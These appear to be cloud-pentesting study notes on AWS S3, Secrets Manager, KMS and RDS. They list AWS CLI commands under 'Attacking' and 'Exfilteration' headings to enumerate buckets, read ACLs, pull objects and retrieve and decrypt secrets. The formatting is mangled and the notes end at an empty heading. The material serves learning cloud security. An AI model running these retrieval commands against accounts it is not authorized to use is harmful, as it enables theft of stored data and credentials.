API keysbashaws apigateway get-api-keys --include-values bash
bashaws apigateway get-api-key --api-key-id api-key-id
S3
- Allows users to store any amount of data.

S3service contains :buckets:- Are like folders.
- A
bucketis a container for objects stored inS3
Objects:- Are like files.
- Are fundamental entities stored in
S3
Keys:- A
keyis the unique identifier for an object within abucket - Ex:
URLhttps://bucket-name.s3.region.amazonaws.com/folder1/object3.jpegkey:folder1/object3.jpeg
- A
Regions:- Are geographical where
S3will store yourobjectsyou create. - ex:
us-east-1
- Are geographical where
S3 Access Policies
-
Resource-Based policies:
- Are attached to a resource,
S3buckets or object. - with it we can specify who has access to the resource and what actions they can perform on it.
- It has 4 types:

Public AccessACLs: are for bothBucketlevel andObjectlevel.Bucket Policies: Only forbucketlevel (condition-based).Pre-signed URLs: Aretime-limited URLs, and We can generate a URL for theresource, this URL will be only valid for a period of time we define.
Notes:
Public Access Policy: has high priority over other policies, and in which we can allow or deny the public access to allbuckets&objectsinstantly.
- whenever we see
principalattribute, that means this is aResource-Based policy
- Are attached to a resource,
-
Identity-Based policies:
- Are attached to an
IAMUser,grouporrole. - Let us specify what the identity can do.

- Permissions are attached to the
intitythrough policies
- Are attached to an
Attacking S3
Enumeration
-
List all
bucketsin aws accountbashaws s3api list-buckets -
Get info about
bucketACLbashaws s3api get-bucket-acl --buckt bucket-name- This
AllUsersmeans Its open forpublic.
- This means that all
AuthenticatedUserscan readACP(Access Control Policy)
- This
-
Get info about
bucketpolicybashaws s3api get-bucket-policy --bucket bucket-name -
Retrieve
public-access-blockconfiguration of an awsbashaws s3api get-public-access-block --bucket bucket-name -
List Objects in a
bucketbashaws s3api list-objects --bucket-name bucket-name -
Get ACL of an
objectbashaws s3api get-object-acl --bucket bucket-name --key object-name

Exfilteration
URL:
Pre-Signed URL:- Generate
pre-signed-urlbashaws s3api presign s3://bucket-name/object-name --expires-in - We can access it directly from any browser
- Generate
Authenticated-UsersusingCLI/APIbashaws s3api get-object --bucket-name bucket-name --key object-name download-file-location
Secret Manager
- Its an
AWSservice thatencrypts&storessensitive data transparently. - Its designed to store application credentials that are changed periodically and con't be stored in plain-text.
- Types of secrets we can store

- It uses key from
AWS KMS(Key Management service) toencrypt&decryptsecrets (password, ssh private-key, ..) stored in theSecrets Manager 

- We can assign permissions to access these secrets via 2 type sof policies:
Resourse-Based Policies:- We can define the policy on the
Secretitself.
- We can define the policy on the
Identity-Based Policies- We can define the policy on the
entitythat should access the secret.
- We can define the policy on the
KMS
- Key Management Server, Its a service used to managae cryptographic keys.
- Its used by the
Secrets Managerthat uses its keys to encrypt/decrypt its secrets. - It has 2 main keys:
CMKcustomer master key- Here is how we create a
CMK 
- Here is how we create a
AMKAWS Managed key- Ex: the
Secrets Managercreates a key in theKMSauthmatically when its initiated.
- Ex: the
Attacking Secret Manager
Enumeration
# List Secrets in `Secrets-Manager`
aws secretsmanager list-secrets

# Describe specific secret
aws secretsmanager describe-secret --secret-id secretid

# Get a specific secret
aws secretsmanager get-secret-value --secret-id secretid

# Get  `resource-bsed policy` of a specific secret
aws secretsmanager get-resource-policy --secret-id secretid

# List keys
aws kms list-keys

# Describe a specific key
aws kms describe-key --key-id keyid

# List policies attached to a key
aws kms list-key-policies --key-id keyid

# Get full info about a key policy
aws kms get-key-policy --key-id keyid --policy-name policyname

# Decrypt  files with `KMS`
aws kms decrypt --ciphertext-blob fileb://encrypted-file.txt -output text/other-file-format
RDS
- Relational Database Services.
- Its a web service that facilitates operating/scaling Relational databases (
Maria-Db, MySQL-DB, Amazon Aurora-DB, SQL-Server, PostgreSQL).
RDS Authentication Methods:

- Password
- Password + IAM
- by using an
IAMrole, the role will be generated a token that will only be valid for15mins.
- by using an
- Password + Kerberos Based
- If you have or don't have a password, you can still authenticate via the
Kerberos
- If you have or don't have a password, you can still authenticate via the

RDS Access Restrictions
IAMlevel access restriction.Networklevel access restriction.
RDS Proxy
